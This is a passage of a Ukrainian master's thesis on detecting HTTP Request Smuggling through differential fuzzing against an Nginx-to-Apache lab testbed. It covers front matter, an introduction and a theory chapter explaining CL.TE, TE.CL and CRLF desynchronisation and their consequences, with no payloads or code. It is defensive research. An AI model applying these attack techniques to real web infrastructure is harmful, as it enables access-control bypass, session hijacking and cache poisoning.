Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя
(повне найменування вищого навчального закладу)
Факультет комп'ютерно-інформаційних систем і програмної інженерії
(назва факультету)
Кафедра кібербезпеки
(повна назва кафедри)

КВАЛІФІКАЦІЙНА РОБОТА

на здобуття освітнього ступеня

магістр
(освітній рівень)

на тему: "Аналіз вразливостей HTTP Request Smuggling засобами диференціального фаззингу HTTP-запитів"

Виконав: студент VI курсу, групи СБм-61

Спеціальності:
125 Кібербезпека та захист інформації
(шифр і назва напряму підготовки, спеціальності)
Кащин Віталій Юрійович
підпис (прізвище та ініціали)

Керівник Лечаченко Т. А.
підпис (прізвище та ініціали)

Нормоконтроль Стадник М. А.
підпис (прізвище та ініціали)

Завідувач кафедри Загородна Н.В.
підпис (прізвище та ініціали)

Рецензент
підпис (прізвище та ініціали)

м. Тернопіль – 2025

Міністерство освіти і науки України
Тернопільський національний технічний університет імені Івана Пулюя

Факультет комп'ютерно-інформаційних систем і програмної інженерії
(повна назва факультету)

Кафедра кібербезпеки
(повна назва кафедри)

ЗАТВЕРДЖУЮ
Завідувач кафедри
_____ Загородна Н.В.
(підпис) (прізвище та ініціали)
«__» _____ 2025 р.

ЗАВДАННЯ
НА КВАЛІФІКАЦІЙНУ РОБОТУ

на здобуття освітнього ступеня Магістр
(назва освітнього ступеня)

за спеціальністю 125 Кібербезпека та захист інформації
(шифр і назва спеціальності)

Студенту Кащину Віталію Юрійовичу
(прізвище, ім'я, по батькові)

1. Тема роботи Аналіз вразливостей HTTP Request Smuggling засобами диференціального фаззингу HTTP-запитів

Керівник роботи Лечаченко Тарас Анатолійович,
доктор філософії, старший викладач кафедри КБ
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)

Затверджені наказом ректора від « 24 » 11 2025 року № 4/7-1024

2. Термін подання студентом завершеної роботи 12.12.2025

3. Вихідні дані до роботи Гіпервізор KVM, тестове середовище, Burp Suite (HTTP Request Smuggler) та tshark

4. Зміст роботи (перелік питань, які потрібно розробити)
Дослідити механізми виникнення HRS-уразливостей у багаторівневих вебінфраструктурах.
Побудувати тестове середовище на базі Nginx і Apache під керуванням гіпервізора KVM.
Сформувати набір варіативних HTTP/1.1-запитів для диференціального фаззингу.
Проаналізувати розбіжності в трактуванні заголовків компонентами. Класифікувати виявлені сценарії CL.TE, TE.CL інжекцій. Сформувати рекомендації щодо мінімізації HRS-ризиків.

5. Перелік графічного матеріалу (з точним зазначенням обов'язкових креслень, слайдів)
Актуальність дослідження. Мета, об'єкт, предмет дослідження.
Наукова новизна та практичне значення.
Завдання дослідження.
Архітектура багаторівневої вебінфраструктури. HTTP request smuggling.
Архітектура тестового лабораторного середовища.
Шаблони тестових запитів. Застосування утиліти HTTP Request Smuggler.
Запит з конфліктними заголовками (CL.TE). Логування подій.
Фрагменти виводу tshark.
Висновки.

6. Консультанти розділів роботи

Розділ	Прізвище, ініціали та посада консультанта	Підпис, дата	
		завдання видав	завдання прийняв
Охорона праці	Осухівська Г.М., к.т.н., доцент		
Безпека в надзвичайних ситуаціях	Теслюк В.М., проректор з адміністративно-господарської роботи та будівництва		

7. Дата видачі завдання 19.09.2025 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів роботи	Термін виконання етапів роботи	Примітка
1.	Ознайомлення з завданням до кваліфікаційної роботи	20.09 – 22.09	Виконано
2.	Підбір джерел для аналізу в галузі дослідження	25.09 – 10.10	Виконано
3.	Опрацювання джерел в галузі дослідження	11.10 – 15.10	Виконано
4.	Налаштування симуляційного середовища	16.10 – 25.10	Виконано
5.	Оформлення розділу «Теоретичні засади аналізу уразливостей HTTP Request Smuggling»	25.10 – 05.11	Виконано
6.	Оформлення розділу «Методика дослідження уразливостей засобами диференціального фазингу»	06.11 – 10.11	Виконано
7.	Оформлення розділу «Тестування та оцінка ефективності виявлення вразливостей HRS»	11.11 – 25.11	Виконано
8.	Виконання завдання до підрозділу «Охорона праці та безпека в надзвичайних ситуаціях»	26.11-01.12	Виконано
9.	Оформлення кваліфікаційної роботи	02.12 – 10.12	Виконано
10.	Нормоконтроль	08.12 – 10.12	Виконано
11.	Перевірка на плагіат	12.12 – 14.12	Виконано
12.	Попередній захист кваліфікаційної роботи	15.12 – 20.12	Виконано
13.	Захист кваліфікаційної роботи	22.12.2025	

Студент _____ Кащин В. Ю.
(підпис) (прізвище та ініціали)

Керівник роботи _____ Лечаченко Т. А.
(підпис) (прізвище та ініціали)

АНОТАЦІЯ

Аналіз вразливостей HTTP Request Smuggling засобами диференціального фаззингу HTTP-запитів // ОР «Магістр» // Кащин Віталій Юрійович // Тернопільський національний технічний університет імені Івана Пулюя, факультет комп'ютерно-інформаційних систем і програмної інженерії, кафедра кібербезпеки, група СБм-61 // Тернопіль, 2025 // С. 72, рис. – 43, табл. – - , кресл. – 14, додат. – 3.

Ключові слова: HRS, Kali Linux, CL.TE, TE.CL, CRLF, KVM, Cybersecurity.

У кваліфікаційній роботі магістра досліджено уразливості типу HTTP Request Smuggling (HRS), що виникають у результаті неоднозначного трактування HTTP/1.1-запитів різними компонентами вебінфраструктури (проксі-серверами та бекендами). У роботі розглянуто архітектуру сучасних вебсистем, особливості протоколу HTTP/1.1, природу та класифікацію HRS-атак (CL.TE, TE.CL, CRLF-варіації), їхні наслідки та методи виявлення. Обґрунтовано використання диференціального фазингу як ефективного підходу для виявлення неузгодженостей у парсингу запитів. Розроблено методику експериментального дослідження, що включає побудову ізольованого стенду Client → Nginx (reverse proxy) → Apache (backend) на базі гіпервізора KVM, використання Burp Suite з розширенням HTTP Request Smuggler. Визначено критерії виявлення парсингових розбіжностей та метод обробки експериментальних результатів.

Практичні експерименти показали, що навіть незначні відмінності у налаштуваннях проксі чи бекенда можуть призвести до різної інтерпретації HTTP-запитів і створити умови для HRS-атак. Отримані результати підтвердили ефективність диференціального фазингу для систематичного пошуку таких розбіжностей і засвідчили його практичну цінність для підвищення безпеки багаторівневих вебінфраструктур.

ABSTRACT

Analysis of HTTP Request Smuggling vulnerabilities using differential fuzzing of HTTP requests // Thesis of educational level "Master"// Vitalii Kashchyn // Ternopil Ivan Puluj National Technical University, Faculty of Computer Information Systems and Software Engineering, Department of Cybersecurity, group СБм-61 // Ternopil, 2025 // p. 72, figs. 43, tbls. -, drws. 14, apps. 3.

Keywords: HRS, Kali Linux, CL.TE, TE.CL, CRLF, KVM, Cybersecurity.

In the master's qualification thesis, HTTP Request Smuggling (HRS) vulnerabilities are investigated, which arise as a result of ambiguous interpretation of HTTP/1.1 requests by different components of web infrastructure (proxy servers and backends). The thesis examines the architecture of modern web systems, the features of the HTTP/1.1 protocol, the nature and classification of HRS attacks (CL.TE, TE.CL, CRLF variations), their consequences, and detection methods. The use of differential fuzzing is substantiated as an effective approach for identifying inconsistencies in request parsing.

An experimental research methodology was developed, including the construction of an isolated testbed Client → Nginx (reverse proxy) → Apache (backend) based on the KVM hypervisor, and the use of Burp Suite with the HTTP Request Smuggler extension. Criteria for detecting parsing discrepancies and a method for processing experimental results were defined.

Practical experiments demonstrated that even minor differences in proxy or backend configurations can lead to divergent interpretations of HTTP requests and create conditions for HRS attacks. The obtained results confirmed the effectiveness of differential fuzzing for systematically identifying such inconsistencies and proved its practical value for improving the security of multi-layered web infrastructures.

ЗМІСТ

ПЕРЕЛІК УМОВНИХ ПОЗНАЧЕНЬ, СИМВОЛІВ, ОДИНИЦЬ, СКОРОЧЕНЬ І ТЕРМІНІВ

HRS	—	HTTP Request Smuggling
WAF	—	Web Application Firewall
XSS	—	Cross-Site Scripting
HTTP	—	HyperText Transfer Protocol
CL.TE	—	Content-Length / Transfer-Encoding
TE.CL	—	Transfer-Encoding / Content-Length
CRLF	—	Carriage Return / Line Feed
DoS	—	Denial of Service
DDoS	—	Distributed Denial of Service
KVM	—	Kernel-based Virtual Machine

ВСТУП

Актуальність теми. Уразливості типу HTTP Request Smuggling є серйозною загрозою для сучасних вебдодатків, особливо тих, що працюють у багатошарових інфраструктурах із проксі-серверами, балансувальниками навантаження або вебаплікаційними брандмауерами. Основна причина виникнення цих атак - невідповідність у трактуванні HTTP-запитів різними компонентами ланцюга обробки. Через такі розбіжності зловмисник має змогу впроваджувати додаткові запити, обходити автентифікацію, здійснювати атаки типу Cache Poisoning або перехоплювати сесії інших користувачів. Попри важливість проблеми, більшість інструментів виявлення HRS-уразливостей зосереджуються на статичному аналізі чи ручному тестуванні. Натомість метод диференціального фазингу, що полягає у подачі одного й того ж HTTP-запиту до різних серверів і порівнянні їх реакцій, дозволяє виявити неочевидні розбіжності в обробці запитів, які можуть мати критичні наслідки. Актуальність теми зумовлена необхідністю систематизованого підходу до виявлення HRS через експериментальний аналіз HTTP-проксі у зв’язці з бекендами.

Мета і задачі дослідження. Метою роботи є виявлення та класифікація уразливостей HTTP Request Smuggling шляхом застосування диференціального фазингу HTTP-запитів із використанням утиліти HTTP Request Smuggler в реальному тестовому середовищі.

Для досягнення цієї мети необхідно вирішити такі задачі:

- проаналізувати особливості HTTP-протоколу, форматування запитів, а також природу HTTP Request Smuggling;
- дослідити підхід диференціального фазингу як засобу виявлення уразливостей у мережевих протоколах;
- побудувати лабораторне середовище з типовими HTTP-проксі та бекенд-серверами;
- використати утиліту HTTP Request Smuggler для тестування комбінацій серверів;
- класифікувати знайдені невідповідності у розборі HTTP-запитів;

- оцінити потенціал виявлених розбіжностей щодо реалізації атак HTTP Request Smuggling.

Об’єкт дослідження. Системи маршрутизації та обробки HTTP-запитів у вебінфраструктурах, що включають кілька серверних компонентів (вебпроксі та вебсервери).

Предмет дослідження. Невідповідності у трактуванні HTTP-запитів між вебпроксі та вебсерверами, які потенційно призводять до атак HTTP Request Smuggling.

Наукова новизна одержаних результатів кваліфікаційної роботи. Наукова новизна роботи полягає в удосконаленні підходу до виявлення уразливостей HTTP Request Smuggling шляхом адаптації методу диференціального фазингу HTTP-запитів із використанням інструмента HTTP Request Smuggler.

Практичне значення одержаних результатів. Практичне значення роботи полягає у розробленні та апробації експериментального підходу до аналізу обробки HTTP-запитів у багатокомпонентних вебінфраструктурах, що дозволяє на практиці виявляти та оцінювати ризики виникнення HTTP Request Smuggling уразливостей і може бути використано під час аудиту безпеки, тестування конфігурацій проксі-серверів та підвищення захищеності реальних вебсистем.

Апробація результатів магістерської роботи. Основні результати дослідження були представлені на XIV Міжнародній науково-практичній конференції молодих учених та студентів «Актуальні задачі сучасних технологій» (ТНТУ, Тернопіль, Україна, 11-12 грудня 2025 р).

Публікації. Основні результати кваліфікаційної роботи опубліковано у працях конференції (див. Додаток А).

РОЗДІЛ 1 ТЕОРЕТИЧНІ ЗАСАДИ АНАЛІЗУ УРАЗЛИВОСТЕЙ HTTP REQUEST SMUGGLING

1.1 Архітектура сучасних вебінфраструктур: проксі, бекенд, балансування

Сучасні вебінфраструктури зазвичай мають багаторівневу архітектуру, яка забезпечує масштабованість, продуктивність, стійкість до відмов і гнучке керування навантаженням. Центральним елементом такої архітектури є розділення функцій між різними типами серверів, зокрема проксі-серверами, балансувальниками навантаження та бекендами. Така структуризація дозволяє ізолювати логіку обробки запитів, оптимізувати маршрутизацію трафіку й забезпечити додаткові шари безпеки.

На рисунку 1.1 покахано спрощену схему сучасної вебінфраструктури, яка складається з балансувальника навантаження, проксі-серверів та бекендів.



Рисунок 1.1 – Архітектура багаторівневої вебінфраструктури

Вхідний трафік надходить через протоколи HTTP/HTTPS до балансувальника, який рівномірно розподіляє його між проксі. Проксі-сервери виконують проміжні функції - фільтрацію, кешування та забезпечення безпеки, після чого запити надходять до бекендів, що реалізують бізнес-логіку

вебдодатка. Така багаторівнева архітектура підвищує продуктивність, масштабованість і стійкість системи до відмов.

На зовнішньому рівні працює балансувальник навантаження (load balancer) [1], який виконує функцію своєрідного “розподільника” вхідних запитів. Саме він приймає початковий трафік від клієнтів та спрямовує його до внутрішніх вузлів інфраструктури. Основне завдання балансувальника полягає у тому, щоб забезпечити рівномірний розподіл навантаження між наявними проксі чи безпосередньо бекенд-серверами, аби уникнути перевантаження окремих компонентів системи та зберегти стабільність у роботі всієї архітектури.

Розподіл запитів здійснюється за допомогою різних алгоритмів. Найпростішим є round-robin, коли кожен новий запит передається наступному серверу у списку по колу. Алгоритм least connections враховує кількість активних з’єднань і спрямовує новий запит до того вузла, що має найменше навантаження. Варіант IP-hash застосовується у випадках, коли необхідно забезпечити так звану “стійкість сесії” — клієнти з однаковою IP-адресою завжди потраплятимуть на той самий сервер, що важливо для збереження стану у вебдодатках.

Окрім розподілу навантаження, балансувальник часто виконує ще одну важливу роль - TLS-термінацію [2]. Це означає, що саме на балансувальнику відбувається розшифрування зашифрованого HTTPS-трафіку, після чого внутрішні вузли працюють уже з відкритими HTTP-запитами. Такий підхід значно зменшує обчислювальне навантаження на бекенд-сервери, оскільки їм не потрібно витрачати ресурси на криптографічні операції. Крім того, TLS-термінація полегшує централізоване керування сертифікатами та спрощує впровадження політик безпеки.

Таким чином, балансувальник навантаження виступає не лише як механізм оптимізації продуктивності, але й як елемент безпеки та масштабованості, що забезпечує стійкість вебінфраструктури до пікових навантажень і робить її роботу більш передбачуваною та контрольованою.

Проксі-сервери виконують роль проміжної ланки між клієнтами й кінцевими вебресурсами [3]. Їхнє основне завдання полягає у тому, щоб приймати запити від користувачів і передавати їх далі на бекенд-сервери або інші

вузли системи. Проксі можуть бути різних типів, серед яких найбільш поширеними є прямий (forward proxy) та зворотний (reverse proxy) [4]. Forward proxy зазвичай використовується для того, щоб клієнти виходили в Інтернет через посередника, приховуючи власну IP-адресу чи обходячи обмеження доступу. Reverse proxy, навпаки, працює на стороні сервера і приймає вхідний трафік від клієнтів, перш ніж передати його до внутрішніх бекендів [5]. Зворотні проксі широко застосовуються у корпоративних і хмарних середовищах, оскільки вони забезпечують низку важливих функцій. По-перше, це кешування контенту, яке зменшує навантаження на бекенд і скорочує час відповіді для користувачів. По-друге, це контроль доступу та автентифікація, коли проксі перевіряє права користувача ще до надходження запиту до критичних компонентів системи. По-третє, проксі виконує фільтрацію запитів і обробку заголовків, що дозволяє відсіювати шкідливий або некоректний трафік. Додатково проксі часто інтегруються з вебаплікаційними брандмауерами (WAF), які здатні виявляти спроби SQL Injection, XSS чи інші поширені атаки.

Важливою особливістю проксі є можливість модифікації HTTP-запитів. Він може додавати або видаляти заголовки, змінювати значення таких параметрів, як Host чи Content-Length, перезаписувати маршрути. Проте ця властивість, яка робить проксі гнучким інструментом, водночас створює потенційні ризики. Якщо проксі та бекенд по-різному інтерпретують структуру запиту, це може призвести до серйозних уразливостей, зокрема до HTTP Request Smuggling [6]. У такому випадку зловмисник отримує змогу впровадити прихований запит або змінити черговість їх обробки, що становить загрозу для безпеки всієї вебінфраструктури.

Бекенд-сервери відповідають за виконання основної бізнес-логіки та обробку даних, необхідних для функціонування вебдодатків. На відміну від проксі чи балансувальників навантаження, які виконують допоміжні та керуючі функції, бекенд безпосередньо працює з інформацією, що зберігається у базах даних, і реалізує алгоритми, які визначають поведінку системи. Саме тут відбувається аутентифікація користувачів, обробка запитів до баз даних, виконання бізнес-правил, формування динамічного контенту та підготовка

відповіді для клієнта у вигляді HTML-сторінки, JSON-об’єкта чи іншого формату. Сучасні бекенд-сервери найчастіше створюються з використанням вебфреймворків, що значно прискорює розробку та підтримку складних систем. Прикладами таких фреймворків є Django (Python), Laravel (PHP), Express (Node.js), Spring Boot (Java). Вони надають готові механізми для роботи з базами даних, управління сесіями, маршрутизації запитів, реалізації REST- чи GraphQL-інтерфейсів. Це дозволяє розробникам зосередитися на бізнес-логіці, не витрачаючи час на реалізацію базових функцій. У великих системах бекенд-сервери рідко працюють ізольовано. Вони зазвичай вони об’єднуються у кластери, що забезпечує горизонтальне масштабування. У такій конфігурації навантаження розподіляється між кількома екземплярами серверів, а балансувальники навантаження гарантують рівномірну обробку запитів. Це дає змогу системі витримувати тисячі або навіть мільйони одночасних підключень, залишаючись стабільною та доступною.

Таким чином, бекенд-сервери є виконавчим ядром вебдодатків. Вони не лише реалізують бізнес-функції та взаємодіють із базами даних, але й забезпечують масштабованість, гнучкість та інтеграцію з іншими компонентами вебінфраструктури. Їхня надійність і коректність роботи визначають загальну ефективність і безпеку системи.

Комунікація між цими компонентами відбувається через HTTP або HTTPS, і саме на етапі передачі запитів між рівнями може виникати небезпечна неузгодженість у трактуванні структури запиту. Наприклад, проксі може завершити запит за одним правилом (орієнтуючись на Transfer-Encoding), а бекенд - за іншим (використовуючи Content-Length). Такі розбіжності у поведінці, зазвичай непрозорі для кінцевого користувача, відкривають можливість для атак, зокрема впровадження прихованих запитів або їх отруєння. Саме тому аналіз взаємодії між цими вузлами є критично важливим для дослідження уразливостей в архітектурі сучасних вебдодатків.

1.2 Особливості HTTP/1.1

HTTP/1.1 є найбільш поширеною версією протоколу передачі гіпертексту, яка й досі активно використовується у вебінфраструктурах. Його особливості безпосередньо впливають на безпеку, адже саме ця версія створює умови для появи складних уразливостей, зокрема HTTP Request Smuggling [7].

Структура HTTP/1.1-запиту визначається кількома обов'язковими елементами. Кожен запит починається зі стартового рядка, де зазначається метод (наприклад, GET або POST), URI ресурсу та версія протоколу. Після цього йде набір заголовків, які несуть службову інформацію про запит. Вони визначають довжину тіла повідомлення, спосіб кодування, тип вмісту, параметри з'єднання, авторизаційні дані та інші характеристики. Після заголовків розташовується порожній рядок, що сигналізує про початок тіла запиту, яке може містити дані форми, JSON-структуру чи інший контент. Особливо важливим є механізм визначення меж тіла повідомлення. У HTTP/1.1 застосовуються два підходи: за допомогою заголовка Content-Length та через кодування Transfer-Encoding: chunked. У першому випадку сервер отримує точне значення довжини тіла у байтах, тоді як у другому тіло передається у вигляді послідовності блоків, де кожен блок має власний розмір. Проблема полягає в тому, що специфікація дозволяє одночасне використання обох заголовків, і якщо сервери або проксі по-різному інтерпретують пріоритет цих параметрів, виникають умови для неузгодженого трактування запиту. Це і створює підґрунтя для атак, коли один компонент вважає запит завершеним, а інший очікує додаткові дані.

Використання HTTP/1.1 у дослідженні уразливостей HRS є обґрунтованим і принципово важливим. Це пояснюється низкою причин, які безпосередньо пов'язані з особливостями цієї версії протоколу та її широким використанням у сучасних вебінфраструктурах. По-перше, саме HTTP/1.1 містить низку неоднозначностей у трактуванні запитів, які є критичними для HRS. У цій версії допускається одночасне використання заголовків Content-Length і Transfer-Encoding: chunked, що створює конфлікт при визначенні довжини тіла повідомлення. Різні вебсервери та проксі-сервери по-різному інтерпретують такі

конфліктні заголовки, що й стає основою для проведення атаки. У HTTP/2 подібних проблем немає завдяки чіткій структурі фреймів, яка усуває необхідність у Content-Length, а отже зменшує можливості для маніпуляцій. По-друге, навіть за умови поширення новіших версій протоколу, більшість сучасних проксі та вебаплікаційних брандмауерів виконують конвертацію трафіку HTTP/2 → HTTP/1.1. Це означає, що клієнт може підключатися через HTTP/2, але при передачі даних усередині інфраструктури запити знову оброблятимуться як HTTP/1.1. Помилки на етапі такої конверсії зберігають можливість експлуатації уразливостей HRS, а отже тестування логіки саме цієї версії є критично важливим. По-третє, практичні приклади атак свідчать про те, що історично всі відомі експлойти HRS пов’язані саме з HTTP/1.1. Дослідження PortSwigger, Google Project Zero та інших провідних команд довели, що класичні вектори HRS - CL.TE, TE.CL, обхід CRLF виникають виключно в межах HTTP/1.1, де відсутня чітка система фреймінгу, а структура повідомлення визначається виключно через заголовки. По-четверте, варто врахувати й практичний аспект вибору інструментів.

1.3 Природа та класифікація HTTP Request Smuggling

HTTP Request Smuggling виникає як наслідок неоднозначного трактування структури HTTP-запитів різними компонентами вебінфраструктури, зокрема проксі-серверами та бекенд-серверами. Суть атаки полягає у тому, що один і той самий запит може інтерпретуватися по-різному: для одного вузла він виглядає завершеним, тоді як для іншого залишається незавершеним і потребує додаткових даних. Це створює можливість для впровадження прихованих запитів, які минають систему контролю доступу, або отруюють чергу запитів, призводячи до некоректної обробки даних. Ключовим чинником, що робить HTTP/1.1 вразливим до HRS, є співіснування двох способів визначення меж тіла повідомлення: через заголовок Content-Length і через Transfer-Encoding: chunked. Якщо обидва заголовки присутні одночасно, то різні сервери можуть надати пріоритет різним способам інтерпретації, що стає основою для атаки.

Класичними прикладами вразливостей HTTP Request Smuggling є вектори CL.TE та TE.CL, які безпосередньо випливають із конфлікту між заголовками Content-Length і Transfer-Encoding [8]. У випадку CL.TE проксі-сервер орієнтується на значення, вказане у заголовку Content-Length, і вважає запит завершеним після досягнення відповідної кількості байтів. Бекенд-сервер у цій ситуації віддає перевагу механізму Transfer-Encoding: chunked і продовжує очікувати додаткові дані у вигляді блоків. Така невідповідність призводить до того, що частина повідомлення, яку проксі вже вважає новим запитом, для бекенда стає продовженням попереднього, і навпаки. У результаті зловмисник може вставити прихований запит у потік даних, що передається, і цей запит буде непомітним для одного з компонентів, але опрацьованим іншим. Сценарій TE.CL має зворотну логіку. Тут проксі сприймає Transfer-Encoding: chunked як пріоритетний заголовок і завершує обробку повідомлення, щойно бачить позначку завершення chunked-потоку. Бекенд у свою чергу довіряє значенню, визначеному у Content-Length, і очікує більший обсяг даних, ніж надійшло фактично. Внаслідок цього решта інформації, яку зловмисник підготував у запиті, інтерпретується бекендом як початок нового запиту, тоді як проксі його вже не контролює. Така ситуація дозволяє сформувати приховані HTTP-запити, що обходять системи аутентифікації, брандмауери або кешуючі механізми. В обох випадках критичною є саме відсутність єдиного стандартного підходу до трактування конфліктних заголовків різними компонентами інфраструктури. Проксі та бекенд фактично «розходяться» у своїй логіці парсингу, створюючи для зловмисника вікно можливостей. Решта даних, яку один вузол сприймає як завершений запит, інший може розпізнавати як початок нового повідомлення. Це робить атаки на основі CL.TE та TE.CL надзвичайно ефективними та небезпечними, оскільки вони базуються не на експлуатації вразливості окремого сервера, а на різниці у взаємодії кількох компонентів системи.

До категорії уразливостей, що базуються на неоднозначному трактуванні HTTP-запитів різними компонентами інфраструктури, належать також варіації, пов’язані з некоректною обробкою символів переведення рядка. Найбільш відомим прикладом є CRLF-інжекції (Carriage Return, Line Feed), які

експлуатують різницю в інтерпретації меж заголовків та тіла запиту. У стандарті HTTP заголовки розділяються символами \r\n (CRLF), що чітко сигналізує про їх завершення. Проте на практиці окремі проксі чи бекенд-сервери можуть сприймати лише \n (LF) або обробляти комбінації CRLF по-різному, вважаючи їх допустимим завершенням. Саме ця різниця створює умови для атак. Зловмисник може сформувати спеціально сконструйований HTTP-запит, у якому розмітка рядків зроблена нетиповим способом. Наприклад, проксі-сервер може визнати, що всі заголовки завершені, і передати повідомлення далі з урахуванням цього правила. Бекенд же може інтерпретувати ту ж саму послідовність символів інакше - як продовження заголовків або як початок нового тіла запиту. У результаті виникає ситуація, коли один і той самий трафік сприймається по-різному на різних рівнях обробки. Це відкриває можливість впровадження додаткових прихованих запитів, які не проходять перевірку на етапі проксі, але успішно обробляються бекендом. Такі атаки особливо небезпечні в умовах наявності кешуючих механізмів або спільного використання сесій кількома користувачами. Вони дозволяють змінювати структуру повідомлень у середині активної сесії, вставляти нові запити або навіть змінювати відповіді серверів. Це може призвести до обходу систем автентифікації, маніпуляцій із чергою запитів чи перехоплення даних інших користувачів. Важливим є те, що подібні атаки, як і класичні вектори CL.TE чи TE.CL, базуються не на вразливості окремого сервера, а на різниці у трактуванні стандарту різними компонентами вебінфраструктури, що робить їх важко виявними та небезпечними для складних багаторівневих систем.

1.4 Наслідки HRS-атак

Атаки типу HTTP Request Smuggling мають широкий спектр наслідків, оскільки базуються на маніпуляції порядком обробки запитів різними компонентами вебінфраструктури (див. рисунок 1.2).



Рисунок 1.2 – Наслідки атак HTTP Request Smuggling у вебінфраструктурі

Одним із найсерйозніших і найбільш небезпечних наслідків атак типу HTTP Request Smuggling є обхід контролю доступу. У звичайних умовах будь-який користувацький запит проходить кілька рівнів перевірки, зокрема автентифікацію та авторизацію, перш ніж отримати доступ до захищених ресурсів вебдодатка. Проте у випадку HRS ці механізми можна обійти завдяки впровадженню прихованих запитів у структуру основного повідомлення. Коли проксі-сервер або балансувальник навантаження отримує такий запит, він інтерпретує його відповідно до власних правил обробки заголовків і вважає, що обробив коректне звернення від користувача. Водночас решта даних, які він сприймає як завершені, можуть бути витлумачені бекендом як новий окремий запит, але вже поза межами системи контролю доступу. Це призводить до критичної ситуації, коли зловмисник отримує можливість взаємодіяти з бекенд-сервером напряму, фактично уникаючи перевірки прав доступу. У результаті він

може виконувати команди від імені легітимних користувачів, підроблювати їхні сесії, отримувати доступ до конфіденційних даних або використовувати API-методи, які мали бути доступними лише для авторизованих ролей. Такий вектор атаки особливо небезпечний у корпоративних системах, де бекенд оперує критичною інформацією, наприклад особистими даними клієнтів, фінансовими транзакціями чи внутрішніми службовими ресурсами. Важливим є й те, що подібний обхід контролю відбувається непомітно для звичайного користувача. З його точки зору взаємодія з вебдодатком не змінюється, тоді як зловмисник уже може маніпулювати прихованими запитами у межах тієї ж сесії. Така невидимість робить атаку ще небезпечнішою, адже виявити її за стандартними логами чи звітами безпеки надзвичайно складно. У підсумку обхід контролю доступу через HRS становить пряму загрозу цілісності та конфіденційності даних і може стати першим кроком до масштабнішої компрометації всієї вебінфраструктури.

Іншим небезпечним наслідком HTTP Request Smuggling є відмова в обслуговуванні (DoS) [9]. Цей вектор атаки проявляється тоді, коли зловмисник формує спеціальні HTTP-запити, які вводять бекенд у стан очікування додаткових даних або змушують його обробляти некоректно структуровані повідомлення. У результаті сервер витрачає значні ресурси на спроби завершити обробку запиту, який насправді ніколи не буде коректно сформований. Якщо подібні запити надсилаються масово або навіть у помірній кількості, це може призвести до поступового виснаження обчислювальних потужностей і блокування черги обробки легітимних клієнтів. Особливість такої атаки полягає в тому, що вона використовує саме логіку роботи серверів, а не класичні методи перевантаження системи на кшталт DDoS [10,11]. Проксі або балансувальник навантаження, вважаючи, що запит завершений, передає дані далі, тоді як бекенд інтерпретує решту інформації як новий запит і продовжує чекати на надходження тіла повідомлення. Таким чином, бекенд опиняється у стані постійного очікування, і його ресурси поступово блокуються. При великій кількості подібних спроб сервер може повністю припинити обробку нових звернень. Наслідки таких атак для критичних систем можуть бути

катастрофічними. Навіть кількахвилинна відмова у роботі вебдодатка, що обробляє фінансові транзакції, медичні записи чи урядові послуги, може спричинити значні економічні збитки та втрату довіри користувачів. У випадку ж систем реального часу, наприклад систем онлайн-бронювання чи біржових платформ, навіть короткий простій може мати масштабні наслідки.

Не менш вагомим наслідком атак HTTP Request Smuggling є отруєння кешу (Cache Poisoning), яке становить серйозну загрозу як для цілісності даних, так і для довіри користувачів до вебресурсів. У більшості сучасних вебінфраструктур вебпроксі та балансувальники навантаження активно застосовують механізми кешування, щоб підвищити швидкодію системи, зменшити затримки та знизити навантаження на бекенд-сервери. Коли запит надходить від клієнта, відповідь часто зберігається у кеші, щоб наступні звернення могли обслуговуватися без повторного формування відповіді бекендом. Це дає змогу значно зменшити витрати ресурсів і підвищує масштабованість системи. У випадку HTTP Request Smuggling зловмисник може використати цей механізм на свою користь. Формуючи спеціально сконструйований запит, він створює умови, за яких бекенд повертає відповідь, що не відповідає реальному запиту користувача, але саме ця відповідь потрапляє у кеш. Подальші клієнти, звертаючись до ресурсу, отримують вже підроблену інформацію, навіть не підозрюючи про маніпуляцію. Такий підхід дозволяє атакуючому поширювати фальшиві дані, змінювати відображення контенту чи навіть впроваджувати шкідливі елементи у 